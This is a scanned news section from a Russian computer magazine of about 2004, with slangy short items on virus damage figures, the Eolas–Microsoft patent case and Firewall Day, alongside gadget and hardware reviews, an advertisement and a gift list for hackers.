Одновременно с Пандой, определившей самые-самые вирусы, другая антивирусная компания Trend Micro Enterprise подсчитала ущерб от электронных зверьков. В 2003 году эта сумма составила 55 миллиардов долларов. Если сравнить с предыдущими годами (25 миллиардов в 2002 и 13 - в 2001), ситуация выглядит неутешительно. Вири наглеют, дамадж растет. Аналитики из Тренда уверяют, что это еще цветочки. Ягодки нас ждут в будущем, и пожинать мы их будем товарными вагонами. Наибольшую опасность представляют паразиты, имеющие сразу несколько деструктивных функций. Среднестатистический зверек будущего будет иметь алгоритм быстрого распространения через какую-нибудь уязвимость, встроенные средства для сканирования окружающей среды и расшифровки паролей, снифер и кучу скриптов. Пока сообразишь, в чем там дело - он уже сто раз отошлет куда надо пароли, а инфу на винте отправит в девнуль. Судя по всему, популярностью станут пользоваться черви, распространяющиеся через сервисы общения: IRC, ICQ, Jabber и им подобные. А главным средством распространения по-прежнему останется спам. ■

ТРИ В ОДНОМ

ЖЕЛЕЗО

О выпуске очередного портативного мультимедийного устройства сообщила в недавнем пресс-релизе компания Archos. Новинка совмещает в себе целых три устройства: mp3-плеер, цифровой фотоальбом и FM-радио. От предыдущей модели устройство кардинально отличается внешне, хотя внутренних отличий не так уж и много - даже емкость встроенного жесткого диска не поменялась и составляет все те же 20 гигабайт.
Вот более подробные характеристики новинки:

- Емкость диска (усредненные значения) - 20 Гб (производителем сделана специальная пометка: 1,1 Гб=1 млрд. байт) 1,8" жесткий диск (300 часов mp3 с битрейтом 128 Кбит/с, 700 часов голосовых заметок в режиме диктофона с битрейтом 64 Кбит/с)
- Буферная память - 8 Мб
- Интерфейсы - USB 2.0 High-speed, CF-ридер - для CF Type I/II
- Поддерживаемые форматы воспроизведения - mp3 (30-320 Кбит/с), WAV (PCM), запись mp3 (30-128 Кбит/с VBR, выбирается пользователем), отображение изображений - JPEG (ч/б)
- Дисплей - 2,5", 16 градаций серого, синяя подсветка, разрешение - 160x160 пикселей (11 строк символов)
- Аналоговый линейный вход/выход (стерео), встроенный микрофон
- Время работы без подзарядки - до 10 часов
- Интерфейс - графический, используются пиктограммы; возможность удаления, переименования, копирования и перемещения файлов без ПК
- Источник питания - литий-ионный аккумулятор или сеть переменного тока (через адаптер)
- Размеры - 67,5x78x23 мм
- Вес - 170 г
- Комплект поставки - плеер, USB-кабель (MiniB/A), адаптер питания от сети переменного тока, аккумулятор, аудиокабель, наушники, ПО MusicMatch Jukebox, драйверы, руководство пользователя
- Цена - около 400 евро ■



ПРИШЕЛ. ЩЕЛКНУЛ. НАПЕЧАТАЛ

ЖЕЛЕЗО

HP DESKJET 450WBT ($395)

- Скорость печати: текст - до 5 стр./мин, цветное фото 10x15 - до 0,7 стр./мин
- Разрешение, dpi: текст - 1200x1200, до 4800x1200 при печати на фотобумаге повышенного качества
- Интерфейсы: USB, LPT, Bluetooth, IR, CompactFlash
- Габариты и вес (ШхГхВ): 338x82,5x184 мм; 2,08 кг (с батареей)

NOKIA 6600 ($508)

- Стандарт: GSM 900/1800/1900
- Габариты и вес (ВхШхГ): 108,6x58,2x23,7 мм; 0,122 кг (с батареей BL-5C)
- Максимальное время разговора/ожидания, ч: 4/240

В наше время фотопринтером и фототелефоном уже никого не удивить. Однако пользователи любят комфорт, и с телефона Nokia 6600 можно печатать фотки на принтере Hewlett-Packard Deskjet 450wbt без проводов, так как обе новинки снабжены адаптерами Bluetooh.

Принтер довольно мощный – мобильная модель от HP. Почему мобильная? Во-первых, у этого девайса есть аккумулятор. Зарядил и вперед, по заверениям Hewlett Packard, на 350 страниц этого хватит. Во-вторых, принтер небольшой, влезет в любую сумку и весит всего два кило. В-третьих, с проводами он почти незнаком. А на фига они ему? Хочешь – печатай через Bluetooth, хочешь через ИК-порт. Карта Bluetooth-адаптера выполнена по стандарту CompactFlash. Если у тебя цифровой фотик на этих картах, то тебе повезло. Если же ты живешь по старинке, то можешь привязать принтер к компу - USB и LPT к твоим услугам. Конечно, тебе, может быть, все это и не нужно, ты хотел просто принтер. Но ты и тут не прогадал. Можешь спокойно печатать курсовики, рефераты и прочую печатную продукцию – будет быстро (5 стр./мин) и качественно (до 1200x1200). А вот с распечаткой картинок дело похуже – хоть и качественно, но медленно (0,7 стр./мин цветное фото 10x15, при разрешении 4800x1200 на клевой фотобумаге). Но чтобы быть крутым мобильным челом, одного принтера мало. Нужна мобила.

Nokia 6600, плакаты с которой уже давно висят по всей Москве – солидная вещь! Даже на ощупь – 122 грамма с батареей, в ладони сидит как влитая. Вместе со всеми наворотами, без кото-



EOLAS VS. MICROSOFT - 2:0

ВЗЛОМ

Как известно, уже долгое время ведутся разборки в суде между Майкрософтом и небольшой компанией Eolas. Все дело в том, что софтверный магнат якобы спионерил у Еолы технологию вызова приложений внутри веб-страниц и вставил ее в свой IE. Еольцы обиделись и потребовали у Гейтса заплатить, скажем, полмиллиарда




долларов, так как не фиг красть чужие технологии. Первое слушанье состоялось в августе, и решение присяжных оказалось не в пользу мелкомягких. Матерые юристы Билла тут же подали апелляцию с требованием дело пересмотреть, да и вообще, оставить их в покое. А то затаскали по судам, мочи нет. Так вот, недавно эта апелляция была рассмотрена. И угадай что? Да! Судья Джеймс Цагель в апелляции отказал. Просто он линуксоид с детства и тоже ненавидит Билла. Это я так шучу. А теперь без шуток: адвокаты Гейтса не намерены сдаваться и собираются теперь подать заяву в высшую судебную инстанцию. Ведь должно же повезти, черт побери. Кстати, за Microsoft переживают все веб-дизайнеры планеты, т.к. если Eolas одержит окончательную победу, грядут радикальные изменения в технологии показа веб-страниц, что добавит им немало геморроя. Объединившись, дизайнеры сейчас перерывают Сеть в поисках доказательств того, что программеры Еолы были не первыми, кто додумался до фишки с приложениями. Если такое доказательство будет найдено, патент утратит силу, и Гейтс будет спасен. ■

ШКАТУЛКА СО СНОВИДЕНИЯМИ

HITECH

В мае этого года в продажу поступит шкатулка со сновидениями. Разработка японской компании Takara (www.takara.co.jp/english) позволяет запрограммировать сон или выучить за одну ночь толстый конспект лекций. Исходные данные для сна следует записать на встроенный магнитофон. После этого можно отправляться на боковую. Dream Workshop вычислит вхождение в фазу быстрого сна и начнет воздействовать на подсознание спящего. Тихая музыка, ароматы и приглушенный свет помогут непринужденно усвоить материал. Через 8 часов специальная лампа создаст иллюзию восхода солнца, чтобы пробуждение было постепенным, и сон не улетучился. Ориентировочно цена шкатулки со сновидениями составит 140 долларов. ■





рых сегодня и мобила не мобила (полифония, цветной дисплей с 65 тысячами оттенков, работа в трех диапазонах, MMS, ИК-порт и так далее), присутствует куча функций для деловых парней. Если у тебя до фига встреч, контактов и прочих примочек, то в мобилке ты все это сможешь грамотно распланировать, синхронизировать с ПК, и всюду успеешь. При работе с меню очень помогает джойстик, работающий в пяти направлениях. Но самое вкусное - это камера. Разрешение 640х480, двукратный цифровой трансфокатор, функция таймера, кроме обычного, есть портретный и ночной режимы съемки. Также можно записать короткие видео (до 10-13 с, в зависимости от условий съемки, но со звуком) и голосовые ролики. Открывается просто безграничный простор для людей с фантазией и чувством юмора!

Нащелкав кадров, нужно их напечатать. Легко! Выбираем кадр, выбираем технологию пересылки («синий зуб», если принтер далеко, ИК – если рядом) - и вуаля! Все готово. Правда, качество отпечатка – не супер. Для приколов его хватит, но на фотовыставку с таким не придешь. Если ты сфоткал любимую, то нужно печатать на специальной фотобумаге, тогда качество будет намного выше. ■


Мы благодарим российское представительство Nokia (www.nokia.ru) и российское представительство HP (www.hp.ru) за предоставленное оборудование.















СВЕТОВАЯ МАШИНОПИСЬ

HITECH

Компания Light Glove (www.lightglove.com) представила прототип уникального устройства ввода. Из браслета на запястье в сторону пальцев рук выходят пять лучей света. Двигаясь, пальцы под особым углом пересекают лучи и "нажимают" виртуальные кнопки. Движения кисти устройство понимает как перемещение мыши или трекбола. По радиоканалу на частоте 915 МГц данные передаются на USB-приемник. На этапе обучения выбор каждого символа нужно подтверждать. После мастерского овладения световой машинописью этот этап можно опустить. Главное достоинство устройства - победа над туннельным синдромом, профессиональным заболеванием наборщиков текста. Применение Light Glove также найдут врачи, руки которых всегда должны быть стерильными, и космонавты, которым не придется гоняться за клавиатурой по станции. ■



5 МЕГАПИКСЕЛЕЙ - НАРОДУ!

ЖЕЛЕЗО

Недавно компания Sony представила свою новую разработку - цифровую камеру Sony Cyber-shot DSC-T1.

Новинку отличают габариты - весит эта малышка 180 граммов, а размеры ее немногим превосходят современную сотовую трубку - 91x60x21 мм. При этом следует особо отметить, что это не какая-нибудь детская мыльница с 1-мегапиксельным сенсором, а вполне серьезное устройство с качественной 5-мегапиксельной матрицей!

Новинка имеет объектив Carl Zeiss Vario Tessar, выполненный из 11 элементов в 8 группах линз, из которых 3 асферических. Оптика позволяет производить трехкратное увеличение изображения (28-200 мм), апертура объектива составляет F3.5-4.4, а фокальное расстояние - 6,7-20,1 мм.

Устройство может снимать фотографии в формате JPEG размером 2560x1920, 2592x1728, 2048x1536, 1280x960 или 640x480, а также записывать видеоролики MPEG Movie VX Fine с разрешением 640x480, 30 кадров в секунду.

В Sony DSC-T1 применена последняя модель процессора Real Imaging Processor, который на треть экономнее своего предшественника. Помимо этого, улучшено быстродействие камеры: камера готова к работе уже через секунду после открытия крышки объектива, на сохранение одного снимка уходит менее секунды, а время задержки срабатывания затвора составляет 0,29 секунд.

В устройстве реализовано множество фирменных технологий Sony - так, например, съемка может производиться в 8 различных предустановленных режимах, среди которых я бы выделил режим Magnifying Glass, позволяющий производить макросъемку на расстоянии всего 1 см от объекта!


Следует также заметить, что устройство имеет ряд настроек, позволяющих создавать наиболее качественные снимки, избегая появления шумов в изображении. Также поддерживается режим "непрерывной следящей автофокусировки" который позволяет сфокусировать объектив камеры на движущимся объекте.

Связь с компьютером осуществляется по интерфейсу USB 2.0. ■



ДЕНЬ ФАЙРВОЛА - ЭТО НАДО ОТМЕТИТЬ

ВЗЛОМ



Производители файрволов Microsoft, TruSecure, Zone Labs, McAfee и несколько других компаний решили ввести в календарь новый праздник - День файрвола. День сисадмина мы уже имеем, теперь вот есть день файрвола. Следующими, очевидно, будут День клавиатуры, День кнопки Reset и День мощной видюхи. Ну что ж, нам от этого хуже не становится - лишний повод попить с друзьями. Но для вышеперечисленных монстров все куда серьезнее. Представители этих компаний считают, что в наше время файрвол для компьютера так же важен, как и презерватив для секса. И, стало быть, нужно почитать его величество таким вот образом. Правда, памятник файрволу еще не придумали. Но еще не вечер, правда? Конечно, скептики сразу высмотрели в мотивах компаний личный интерес. Но Джеймс Шмидт из McAfee заверил, что все это наглая ерунда и подлая чушь. "Мы беспокоимся только о вашей безопасности!" - добавил Джеймс Шмидт. Ну что ж, как я уже говорил, нам такие нововведения не в тягость. Чем бы производители ни тешились, лишь бы не ценами. Кстати, у праздника есть свой официальный сайт. Если делать нечего, то можешь наведаться: www.personalfirewallday.org. ■

«РУССКАЯ РУЛЕТКА»

HITECH

В продаже появилась хай-тек версия народной забавы "русская рулетка". Испытать судьбу в новой настольной игре могут от 2 до 4 человек. После того как каждый засунет палец в произвольное отверстие, самый бесстрашный жмет кнопку старта. Раскручивается колесо рулетки. Огоньки и звуковые сигналы некоторое время щекочут нервы. В конце один случайный участник получает незабываемый электрический разряд. Укол ощутим настолько, чтобы громко ойкнуть от боли и выдернуть палец. Гаджет позволяет программировать число играющих и работает от 3 пальчиковых батареек. Цена новинки в интернет-магазине - 15 долларов. ■



Живи ярко!

Больше времени для любимых дел!



персональные компьютеры Proxima®

рабочие станции Carbon®

серверы Marshall®

ноутбуки Tornado®

Логотип процессора Intel® Pentium® 4 с поддержкой технологии HT означает, что поставщик системы проверил ее работу с технологией Hyper-Threading. Реальные значение производительности могут изменяться в зависимости от конфигурации и настроек аппаратных средств и программного обеспечения.

R-Style® Carbon® Ai 520

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Процессор: Intel® Pentium® 4 с технологией Hyper-Threading 3.20 ГГц
Набор микросхем (чипсет): Intel® 865PE
Частота системной шины: 800 МГц
Оперативная память: 256МБ (до 2 ГБ) Dual Channel DDR 400
Жесткий диск: 40 ГБ (до 360 ГБ)
Привод DVD (CD–RW, CDD)
Видеокарта с поддержкой 3D – графики.
Звуковая карта, клавиатура, мышь.
Операционная система: Microsoft® Windows® XP

С компьютером R-Style® Carbon® AI 520 на базе процессора Intel® Pentium® с технологией Hyper-Threading 3 20 ГГц нет времени для скуки. Не надо ждать пока закончится кодирование любимых песен в MP3, смотри фильмы, играй в игры, вычисления выполняются в фоновом режиме!

Обращайтесь к нашим партнерам, и они помогут подобрать Вам необходимую конфигурацию компьютера, а также необходимое периферийное оборудование и программное обеспечение для эффективного выполнения Ваших задач http://www.r-style-computers.ru/buy/

Компьютеры производства R–Style Computers поставляются с лицензионной операционной системой Microsoft® Windows®.

Оптовые поставки: Компания RSI
тел.: (095) 514–1419
www.rsi.ru
Техническая поддержка:
R–Style Computers
тел.: (095) 903–3830
www.r-style-computers.ru

Партнеры по розничной продаже и системной интеграции:

Астрахань «ТАН» (8512) 39-42-54 **Братск** БАЙТ (395-3) 41-11-21 **Владивосток** ЭР-СТАЙЛ ДВ (4232) 20-54-10 **Калининград** БАЛТИК СТАЙЛ (011) 254-11-98 **Кемерово** КОНКОРД ПРО (3842) 35-78-88 **Краснодар** ВСС COMPANY (8612) 64-04-50 **Красноярск** ЛАНСЕРВИС (3912) 23-93-42 **Москва** R-STYLE TRADING (095) 514-14-14, КОМПАНИЯ R-STYLE (095) 514-14-10, УМНЫЕ МАШИНЫ (095) 389-45-55, «ПРОФИТ-М» (095) 748-02-72, ПРАЙМ ГРУП (095) 725-4432/33, СИБКОН(095) 292-50-12 **Нижний Новгород** ЭР-СТАЙЛ ВОЛГА (8312) 44-35-17 **Новосибирск** R-STYLE SIBERIA (383-2) 66-11-67 **Пермь** ЭР-СТАЙЛ КАМА (3422) 107-445, **Петропавловск-Камчатский** АМН (4152) 16-87-51 **Ростов-на-Дону** ЭР-СТАЙЛ ДОН (8632) 52-48-13 **Санкт-Петербург** R-STYLE SPB (812) 329-36-86 **Тамбов** ГИТОН (0752) 71-97-54 **Тула** ПИТЕРСОФТ-НТ (0872) 35-55-00 **Уфа** «АЛЬБЕЯ-ТЕХПРОЕКТ» (3472) 28-92-12, КОМПАНИЯ «ОНЛАЙН» (3472) 248-228 **Хабаровск** ЭР-СТАЙЛ ДВ РЕГИОН (4212) 31-45-30




Сделано в России.
Сделано на совесть!

СДЕЛАЙ САМ: АВТО НА ВОДОРОДЕ

HITECH

Американская компания Thames & Kosmos (www.thamesandkosmos.com) выпустила набор "Сделай сам" для сборки игрушечного автомобиля на водородном топливе. Fuel Cell Experiment Kit содержит прозрачную конструкцию преобразователя с протонообменной мембраной. Электричество, необходимое для процесса гидролиза воды, производит солнечная батарея внушительных размеров. Через стекло можно наблюдать, как вода распадается на кислород и водород, выделяя энергию в виде газа. 24 мл дистиллированной воды хватает на полчаса езды. Кроме запчастей для автомобиля, в набор также входят защитные очки и пробирки для проведения 30 различных опытов. Новинку можно заказать через интернет по цене 150 долларов.



МИКРОБЛИН

ЖЕЛЕЗО

Три новых 2,5"-винчестера с интерфейсом SATA серии MHT20xxBH анонсировала компания Fujitsu. Это MHT2040BH, MHT2060BH и MHT2080BH; емкость этих винчей составляет, соответственно, 40, 60 и 80 Гб.
Ниже приведены краткие спецификации этих дисков.

- Емкость: 40/60/80 Гб
- Объем сектора: 512 байт
- Скорость вращения шпинделя: 5400 об./мин
- Средняя задержка: 5,56 мс
- Время поиска: min 1,5 мс, max 22 мс
- Габариты: 70x100x9,5 мм
- Вес: менее 99 граммов
- Скорость обмена данными: 150 Мб/с
- Шум: 28 дБ в ждущем режиме
- Энергопотребление: до 5,0 Вт
- Выдерживаемые перегрузки: 225g в работе, в выключенном состоянии - 900g

Мне же остается лишь добавить, что каждый винчестер оборудован качественными гидродинамическими подшипниками и восьмимегабайтным буфером. Помимо поддержки интерфейса Serial ATA, стоит отметить, что новинки могут работать и с NCQ (Native Command Queuing).

НОВЫЕ РЕКОРДЫ

ЖЕЛЕЗО

Американская компания SanDisk представила на выставке Consumer Electronic Show две новые модели запоминающих флеш-устройств. Это USB Drive Cruzer Micro и Cruzer Titanium. Базовая серия USB Drive Cruzer Mini пополнилась моделями 512 Мб и 1 Гб и теперь представлена моделями самых разных объемов. Cruzer Titanium отличает от предыдущих моделей сверхпрочный корпус, выполненный из титана, и рекордное быстродействие: так, скорость записи составляет 13 Мб/с, читаются данные чуть быстрее - 15 Мб/с.
В комплекте с устройствами поставляется весь необходимый софт.
Cruzer Titanium первоначально будет выпускаться с памятью 512 Мб, рекомендованная розничная цена для США $199,99.
Линейка Cruzer Micro, устройства которой отличается вдвое меньшим размером, представлена широким ассортиментом: емкости устройств колеблются от 128 до 512 Мб. Рекомендованные для США розничные цены - $64,99, $89,99 и $159,99 соответственно. SanDisk предлагает пользователям оригинальный аксессуар - mp3-плеер Cruzer Micro MP3 Companion, который работает с памятью Cruzer Micro. Стоит такой плеер чуть меньше $50.
Также на этой выставке компания представила свою новейшую разработку - карту памяти Memory Stick PRO 2 Гб. Следует заметить, что это серьезное достижение инженеров компании - на сегодняшний день емкость 2 Гб является рекордной для карт памяти серии MS PRO. В американской рознице новинка появится в феврале и будет стоить около $1000.

1000G - НЕ ПРЕДЕЛ

ЖЕЛЕЗО

На проходящей в Лас-Вегасе выставке Consumer Electronics Show корпорация Toshiba представила новые сведения о своих сверхминиатюрных жестких дисках диаметром 0,85" (2,2 см) и сообщила о начале их официальных поставок. Емкость жестких дисков составит от 2 до 4 Гб. Ниже приведены основные характеристики устройств:

- Емкость: 2(4) Гб
- Число пластин: 1
- Число головок: 1(2)
- Скорость вращения шпинделя: 3600 rpm
- Напряжение питания: 3,3 В
- Размеры: 3,3x24x32 мм
- Вес: менее 10 г
- Предельные перегрузки: до 1000g
- Рабочие температуры: 0-65 С

СЕТЕВЫЕ ВОЙНЫ УЖЕ НЕ ЗА ГОРАМИ

ВЗЛОМ

Не так давно аналитики Gartner провели тщательное исследование. Лупанули пивка, почесали в затылке и выдали: "Ну ни фига себе, товарищи как интернет-то вырос. Быть беде". И уточнили: дело в том, что с каждым годом развивающая Сеть стремительно приближается к разряду "критических инфраструктур". Критическая - это значит выруби ее ненадолго, и человечество мигом почувствует свою ущербность, волком завоет и локти себе пообкусывает. Действительно, дядя Интернет куда уже только не проник. Не только в дома и офисы, но и в коммунальные предприятия, в медицинские учреждения и другие важные конторы. Все подключено к интернету, и везде его ресурсы используются по максимуму. В этом-то и стремность - если найдется дяденька, которому мама в детстве не покупала конфеты... в общем, который сильно обозлился на мир, ему достаточно провести грамотную атаку на Сеть, чтобы отомстить за несчастное детство. Аналитики Gartner по степени причиненного ущерба сравнивают грамотную сетевую атаку со среднего размера атомной бомбой. Вот так-то, люди. В такое вот время мы живем.



ФУТБОЛКИ НАШЛИ СВОИХ СОЗДАТЕЛЕЙ

ВЗЛОМ

В одном из недавних номеров мы проводили конкурс на лучшую надпись на хакерской футболке. Нельзя сказать, чтобы ваша активность была запредельной, но зато получилось, что призы, хоть их и было всего два, получил большой процент участвовавших ;). Конкурс не заканчивается, на самом деле нам всегда интересны твои идеи прикольных надписей на футболках, бейсболках, кружках и т.д., и мы будем награждать победителей фишечными штуками, которые они сами же и придумали. ■



ХАЙ-ТЕК ВАРЕЖКА

HITECH

Ученый университета штата Миссури Хонбинь Ма разрабатывает хай-тек варежку. Новинка должна стать более легкой, тонкой и теплой, чем любая другая существующая перчатка. Хай-тек варежка изготовлена из полиэстера и использует энергию верхней части руки для согревания кисти и пальцев. Тепло переносят 5 крошечных трубочек-капилляров, по числу пальцев на руках. Их общая протяженность - 35 сантиметров, диаметр - всего 2 миллиметра. В результате прямого контакта с рукой тепло передается жидкости, которая, испаряясь, согревает пальцы. В свою очередь пар конденсируется, снова превращается в жидкость, и переносится в верхнюю часть руки. Этот процесс продолжается непрерывно. Чем больше разница в температуре между рукой и кистью, тем интенсивнее теплообмен. Поэтому хай-тек варежку не нужно периодически снимать: в ней кисти и пальцам руки всегда комфортно. ■




НАГРАДЫ — БОЙЦАМ!



Некоторые утверждают, что дарить подарки намного приятней, чем получать. В этом, конечно, есть доля правды, но вряд ли найдется человек, который вообще не любит презенты. Проблема всегда заключается в выборе подарка. Можно спросить, что именно человек хочет получить, но тогда пропадает азарт и ощущение сюрприза. Но чаще всего покупка подарков откладывается на последний момент, и на размышления почти не остается времени. Вот и получают мужики ежегодно на 23 февраля горы галстуков, одеколонов и прочей байды. И никого не парит, что хакеры принципиально не носят галстуки, а подаренных средств для бритья хватит, чтобы в течение года сбривать все волосы на теле. Для того чтобы хоть как-то разнообразить дефолтный набор презентов, мы всей редакцией собрались, поднапряглись и составили список подарков, которые могут порадовать хакера или человека, просто увлекающегося компами. Все эти вещи весьма полезны и уж точно необычны.




ПРИКУРИВАТЕЛЬ ДЛЯ КОМПЬЮТЕРА



Цена: 390 руб. (с курьерской доставкой и пачкой Мальборо в подарок :))
Где купить: http://ferrofire.nm.ru






Людям, проводящим одинаковое количество времени за клавиатурой и за рулем, будет приятно несколько сблизить эти две вещи. Сделать это можно с помощью автомобильного прикуривателя, встроенного в переднюю панель системного блока, прямо в 5-дюймовый слот. Помимо приятной функциональности, подарок и выглядит весьма оригинально!

НАСТОЛЬНЫЙ USB-ВЕНТИЛЯТОР SPIRE BREEZEFAN




Цена: $10,95
Где купить: www.128.ru

Такой пропеллер будет прикольно смотреться на любом рабочем месте. В жаркий рабочий день подключаешь его к USB-порту своей тачки и наслаждаешься тем, как прохладный воздух остужает твою горячую голову.



ФОНАРИК USB FLEXLIGHT



Цена: $40
Где купить: http://veduus.xtam.ru



Фанаты, обожающие сидеть с ноутбуком во всяких не предназначенных для этого местах, оценят, если им подарить маленький фонарик, подключаемый все к тому же USB-порту. Благодаря достаточно длинному шнуру, этим приспособлением легко можно подсветить документ или клавиатуру.





SONY ERICSSON BLUETOOTH CAR

Цена: $120
Где купить: www.bluetoothshop.ru

Любому счастливому обладателю мобильника с Bluetooth стоит презентовать такую маленькую машинку. Она заряжается от телефона и им же управляется. При виде такой игрушки даже глаза суровых дядек загораются, и они как дети, открыв рот, любуются этим маленьким чудом. Несколько незабываемых часов детской радости гарантированы! :)

SPACEWRITER





Цена: $25
Где купить: www.djsound.ru

Такому подарку обрадуется любой человек, а клаббер вообще будет писать кипятком от счастья. С помощью этой штуковины можно посылать световые послания в темноте. Принцип работы весьма прост: вводишь желаемую фразу и начинаешь махать рукой из стороны в сторону - в темноте высветится твое послание. Думаю, даже и говорить не стоит, как легко с помощью такой штуки ты завоюешь внимание девушек в клубе.

ЧАСЫ С FLASH-КАРТОЙ

Цена: 1500 руб.
Где купить: www.podarok.ru

Бывает, что человек заморачивается тем, чтобы носить с собой минимум предметов и не забивать карманы. Но при этом он не хочет отставать от технического прогресса и желает пользоваться всеми возможными изобретениями. Такому перцу идеально подойдут часы со встроенной картой памяти. Несомненный плюс такого способа хранения и переноса информации - забыть и потерять такой носитель гораздо сложнее, чем обычную флешку.



USB FLASH DRIVE

Цена: $25-700 в зависимости от объема. За $60 вполне можно купить 256 метров
Где купить: в любом компьютерном магазине

Каждому хакеру необходимо компактное устройство для хранения информации. Причем всякие болванки (даже перезаписываемые) для этого подходят плохо: размером с небольшой блин, да и резать их можно далеко не на каждом компе. Лучшее решение - флешка: размером с зажигалку, можно сконнектить с большинством машин, да и работает быстрее.



МЕЖДУНАРОДНЫЙ Ж. Д.

Вопрос, что подарить подруге, возникает часто (гораздо чаще, чем надо :)), и искать ответ на него с каждым разом все труднее и труднее. Не хочется же по каждому поводу дарить стандартных плюшевых уродцев, рамки для фотографий и духи, в которых большинство парней не разбираются. Хочется быть оригинальным, показать, что следишь за прогрессом.
Часто бывает так, что ты видишь прикольную вещь и думаешь, что было бы неплохо ее подарить. Но, как назло, ни за что не вспомнишь о ней, когда придет время закупаться презентами. Постараемся тебе помочь. Может, тебе понравятся наши идеи, и тебе не придется в последний момент носиться сломя голову и мучить продавщиц вопросом: "А что в этом сезоне модно дарить девушкам на 8 марта?" :)

MP3-ПЛЕЕР, ДИКТОФОН И ФЛЕШКА В ОДНОМ

Цена: 3000 руб.
Где купить: www.podarok.ru

Если ты обрадовался бы подаренной флешке, то твоей девушке такого простого девайса покажется маловато, ведь они требовательные существа :). Ее можно поразить компактным плеером с функциями диктофона и флеш-карты. Любая красавица растает от такого количества наворотов в одной маленькой упаковке.



МИШКА-ТЕЛЕФОНИСТ

Цена: 1820 руб.
Где купить: www.lefutur.ru

Простой плюшевой игрушкой в наше время не отделаться. Во всем нужна изюминка. Этот мишка-телефонист предназначен для хранения мобильника дома. Девушка запихивает телефон мишке в карман, и при звонке животное позовет хозяйку голосом.



БРЕЛОК-СИГНАЛИЗАТОР ЗВОНКА

Цена: 100-150 руб.
Где купить: в любом салоне связи



Конечно, сам по себе брелок, который светится при звонке мобильника, довольно дешевый подарок. Прикол в том, что такой мелочью можно украсить все того же банального плюшевого мишку. Девушки обожают всякую мигающую мутотень, а тут не только симпатичная мелочь, но и полезная. Купить брелок можно почти в любом салоне связи, так что он подойдет на тот случай, когда у тебя нет времени долго искать подарок.

МЕДАЛЬОН NOKIA

Цена: 100-150 руб.
Где купить: в салонах связи

От этого подарка девушки будут просто висеть у тебя на шее. Представь, ты ей подаришь брелок, на который можно будет заливать абсолютно любые фотки. И эти фотки она сможет просматривать простым прикосновением пальца к экрану. Сами медальоны выпускаются двух видов: один из них более строгий. Правда, на момент написания этих строк, медальонов еще не было в продаже. Но вполне возможно, что к выходу журнала они появятся во многих салонах связи (официальное начало продаж – 1 квартал 2004 г.).

РУЧКА-СИГНАЛИЗАТОР ЗВОНКА

Цена: $17
Где купить: www.comradmobile.com

Продолжаем тему мелочей, светящихся при звонке телефона. Обрати внимание на ручку со светодиодом. В этом устройстве уже больше функциональности. Например, на лекции девушка пишет такой ручкой, а телефон валяется в сумочке. И можно не париться, что телефон громко зазвонит, или подруга пропустит важный звонок от тебя :).



ГОДОВАЯ ПОДПИСКА НА ХАКЕР

Цена: 1320 руб.
Где купить: www.xakep.ru

